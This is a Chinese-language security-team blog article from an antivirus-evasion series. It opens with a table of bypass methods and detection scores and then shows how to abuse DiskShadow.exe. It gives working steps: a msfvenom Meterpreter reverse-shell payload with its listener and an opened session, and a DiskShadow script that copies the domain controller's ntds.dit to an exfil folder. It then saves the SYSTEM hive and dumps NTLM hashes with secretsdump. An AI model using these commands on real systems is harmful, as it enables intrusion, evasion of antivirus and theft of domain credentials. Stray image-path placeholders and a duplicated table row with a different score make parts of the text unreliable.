Author:你伤不到我哒@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDScanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：http://paper.TideSec.com 或团队公众号。

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载： `https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

几点说明：

1、表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterperter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 `5.0.0.8160` (2020.01.01)，火绒版本 `5.0.34.16` (2020.01.01)，360安全卫士 `12.0.0.2002` (2020.01.01)。

4、其他杀软的检测指标是在 `virustotal.com` （简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√

17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√
29	ASWCrypter免杀	19/57	√				√				√	√	√
30	nps_payload免杀	3/56	√	√	√		√	√	√	√	√	√	√
31	GreatSct免杀	14/56	√	√	√			√	√	√	√	√	√
32	HERCULES免杀	29/71			√						√		√
33	SpookFlare免杀	16/67		√	√	√	√	√	√	√	√		√
34	SharpShooter免杀	22/57	√	√				√			√	√	√
35	CACTUSTORCH免杀	23/57	√	√	√		√				√	√	√
36	Winpayloads免杀	18/70	√	√	√	√	√		√	√	√	√	√
37	C/C++1:指针执行	23/71	√	√			√		√		√		√
38	C/C++2:动态内存	24/71	√	√			√		√		√		√
39	C/C++3:嵌入汇编	12/71	√	√	√		√	√	√		√	√	√
40	C/C++4:强制转换	9/70	√	√	√		√	√	√	√	√	√	√
41	C/C++5:汇编花指令	12/69	√	√	√		√	√	√		√	√	√
42	C/C++6:XOR加密	15/71	√	√	√		√		√	√	√	√	√
43	C/C++7:base64加密1	28/69	√	√	√		√		√		√	√	√
44	C/C++8:base64加密2	28/69	√	√	√		√		√		√		√
45	C/C++9:python+汇编	8/70	√	√	√	√	√	√	√	√	√	√	√
46	C/C++10:python+xor	15/69	√	√	√	√	√		√	√	√	√	√
47	C/C++11:sc_launcher	3/71	√	√	√	√	√	√	√	√	√	√	√
48	C/C++12:使用SSI加载	6/69	√	√	√	√	√	√	√		√	√	√
49	C# 法1:编译执行	20/71	√	√	√		√		√	√	√	√	√
50	C# 法2:自实现加密	8/70	√	√	√	√	√	√	√	√	√	√	√
51	C# 法3:XOR/AES加密	14/71	√	√	√		√		√	√	√	√	√
52	C# 法4:CSC编译	33/71	√	√	√					√	√	√	√
53	py 法1:嵌入C代码	19/70	√	√	√			√		√	√	√	√
54	py 法2:py2exe编译	10/69	√	√	√		√		√	√	√	√	√
55	py 法3:base64加密	16/70	√	√	√	√				√	√	√	√
56	py 法4:py+C编译	18/69		√	√					√	√	√	√
57	py 法5:xor编码	19/71	√	√	√					√	√	√	√
58	py 法6:aes加密	19/71	√	√	√					√	√	√	√
59	py 法7:HEX加载	3/56	√	√	√	√	√		√	√	√	√	√
60	py 法8:base64加载	4/58	√	√	√	√	√		√	√	√	√	√
61	ps 法1:msf原生	18/56	√	√	√					√	√	√	√
62	ps 法2:SC加载	3/58	√	√	√	√	√	√	√	√	√	√	√


62	ps 法2:SC加载	0/58	√	√	√	√	√	√	√	√	√	√	√
63	ps 法3:PS1编码	3/58	√	√	√		√	√	√	√	√	√	√
64	ps 法4:行为免杀	0/58	√	√	√	√	√	√	√	√	√	√	√
65	go 法1:嵌入C代码	3/71	√	√	√	√	√		√	√	√		√
66	go 法2:sc加载	4/69	√	√	√	√	√	√	√	√	√		√
67	go 法3:gsl加载	6/71	√	√	√	√	√	√	√	√	√	√	√
68	ruby加载	0/58	√	√	√	√	√	√	√	√	√	√	√
69	MSBuild 代码1	4/57	√	√	√		√	√		√	√	√	√
70	MSBuild 代码2	18/58	√	√	√				√		√	√	√
71	Msiexec 法1	22/60	√	√	√				√		√	√	√
72	InstallUtil.exe	3/68	√	√	√	√	√	√	√	√	√	√	√
73	Mshta.exe	26/58	√	√	√						√	√	√
74	Rundll32.exe	22/58			√						√	√	√
75	Regsvr32 法1	22/58			√						√	√	√
76	Regsvr32 法2	18/58		√	√			√	√	√	√	√	√
77	Cmstp.exe	21/57			√						√	√	√
78	ftp.exe	-	-	-	-	-	-	-	-	-	-	-	-
79	Regasm/Regsvcs.exe	-	-	-	-	-	-	-	-	-	-	-	-
80	Compiler.exe	-	-	-	-	-	-	-	-	-	-	-	-
81	MavInject.exe	-	-	-	-	-	-	-	-	-	-	-	-
82	presentationhost.exe	-	-	-	-	-	-	-	-	-	-	-	-
83	IEexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
84	winrm/slmgr.vbs	-	-	-	-	-	-	-	-	-	-	-	-
85	pubprn.vbs	-	-	-	-	-	-	-	-	-	-	-	-
86	Xwizard.exe	-	-	-	-	-	-	-	-	-	-	-	-
87	winword.exe	-	-	-	-	-	-	-	-	-	-	-	-
88	msdeloy.exe	-	-	-	-	-	-	-	-	-	-	-	-
89	psexec.exe	-	-	-	-	-	-	-	-	-	-	-	-
90	WMIC.exe	-	-	-	-	-	-	-	-	-	-	-	-
91	SyncAppvPub~.vbs	-	-	-	-	-	-	-	-	-	-	-	-
92	Pcalua.exe	-	-	-	-	-	-	-	-	-	-	-	-
93	zipfldr.dll	-	-	-	-	-	-	-	-	-	-	-	-
94	Url.dll	-	-	-	-	-	-	-	-	-	-	-	-
95	DiskShadow.exe	-	-	-	-	-	-	-	-	-	-	-	-
96	Odbcconf.exe	-	-	-	-	-	-	-	-	-	-	-	-
97	Forfiles.exe	-	-	-	-	-	-	-	-	-	-	-	-
98	Te.exe	-	-	-	-	-	-	-	-	-	-	-	-
99	CScript/WScript.exe	-	-	-	-	-	-	-	-	-	-	-	-
100	InfDefaultInstall.exe	-	-	-	-	-	-	-	-	-	-	-	-

本文目录：

一、DiskShadow简介

diskshadow.exe是一种工具，可公开卷影复制服务（VSS）提供的功能。默认情况下，diskshadow使用类似于diskraid或DiskPart的交互式命令解释器。diskshadow还包括可编写脚本的模式。（详见微软官方文档https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/diskshadow）

DiskShadow的代码由微软官方签名，而且Windows Server 2008、Windows Server 2012和Windows Server 2016中都包含了DiskShadow：




二、DiskShadow命令执行

交互式命令解释器和脚本模式支持EXEC命令，无论是特权用户还是非特权用户，他们都可以在交互模式下或通过一个脚本文件来调用其他命令以及batch脚本。


- 交互模式：

使用exec命令调用系统自带的计算器程序



- 脚本模式：

使用diskshadow.exe /s 命令调用脚本打开notepad.exe程序



需要注意的是，DiskShadow.exe是命令所生成的可执行程序的父进程。除此之外，DiskShadow将会一直运行下去，直到它的子进程终止执行。


三、利用DiskShadow.exe执行payload法

靶机：Windows server 2008 R2 ip地址：192.168.10.136

攻击机：kali linux ip地址：192.168.10.130

DiskShadow.exe可以执行exe文件，在这里我们先用msf生成exe格式shellcode：


```
msfvenom --platform windows -p windows/x64/meterpreter/reverse_tcp
lhost=192.168.10.130 lport=1234 -f exe > ./hacker.exe
```




设置msf监听端口：

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     192.168.10.130   yes       The listen address (an interface may be
specified)
   LPORT     1234             yes       The listen port


Exploit target:
```

使用diskshadow.exe /s 命令调用脚本打开hacker.exe程序






攻击机监听到靶机上线：

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.130:1234
[*] Sending stage (206403 bytes) to 192.168.10.136
[*] Meterpreter session 1 opened (192.168.10.130:1234 -> 192.168.10.136:49164) a
t 2020-02-27 17:01:52 +0800

meterpreter >
```

打开杀软，使用diskshadow.exe /s 命令调用脚本打开hacker.exe程序。

360全家桶和火绒均报毒并删除



四、DiskShadow提取活动目录数据库

前文已经提到diskshadow.exe是一种工具，可公开卷影复制服务（VSS）提供的功能。那么，我们可以来看看卷影复制功能下，是如何来对活动目录数据库ntds.dit进行数据提取的。NTDS.DIT是一个二进制文件，就等同于本地计算机的SAM文件，它的存放位置是%SystemRoot%\ntds\NTDS.DIT，这里面包含的不只是Username和HASH，还有OU、Group等等。

在以下应用中，我们假设活动目录域控制器已被攻击者成功拿下控制，并能有效在特权用户环境中以脚本模式执行DiskShadow命令。首先，我们要准备脚本，我们会先对包含活动目录数据库的目标磁盘驱动器号进行踩点侦测，了解未被系统磁盘使用的驱动器号。以下就是脚本jiaoben.txt的内容：

```
set context persistent nowriters
add volume c: alias someAlias
create
expose %someAlias% z:
exec "cmd.exe" /c copy z:\windows\ntds\ntds.dit c:\exfil\ntds.dit
delete shadows volume %someAlias%
```


reset通过脚本我们创建了一个持久化卷影拷贝，这样就能够执行复制操作并捕捉到目标系统中的敏感文件了。通过监控目标逻辑驱动器，能够确定目标文件的拷贝路径，在删除卷影拷贝之前，将把这个拷贝路径下的文件拷贝到“exfil”目录之中。

注意：我们还可以通过卷影设备名称/唯一标识符来拷贝出我们的目标文件，这种方法的隐蔽性比较高，但是还需要确保目标文件标签/UUID是正确的（通过网络侦察活动确定），否则我们的脚本将无法正常运行，这种技术在交互模式下的可行性更高。

下图给出的是命令执行以及DiskShadow运行的结果：

```
C:\Users\Administrator>type C:\Users\Administrator\Desktop\jiaoben.txt
set context persistent nowriters
add volume c: alias someAlias
create
expose %someAlias% z:
exec "cmd.exe" /c copy z:\windows\ntds\ntds.dit c:\exfil\ntds.dit
delete shadows volume %someAlias%
reset
exit
C:\Users\Administrator>
```


```
type C:\Users\Administrator\Desktop\jiaoben.txt
diskshadow.exe /s C:\Users\Administrator\Desktop\jiaoben.txt
```




dir c:\exfil

提取目标系统的注册表配置单元（HIVE）信息：

```
reg.exe save hklm\system c:\exfil\system.bak
```



此时可以看到文件夹中的ntds.dit和system.bak文件



使用脚本`SecretsDump.py`（下载地址：`https://github.com/SecureAuthCorp/impacket`），就可以还原出文件中的NTLM哈希

```
secretsdump.py -ntds ntds.dit -system system.bak LOCAL
```

```
C:\exfil>secretsdump.py -ntds ntds.dit -system system.bak LOCAL
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x28e08e42bd30613a8f1aedafa490f2cf
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Reading and decrypting hashes from ntds.dit
```

五、参考资料

DiskShadow工具介绍: `https://www.anquanke.com/post/id/103117`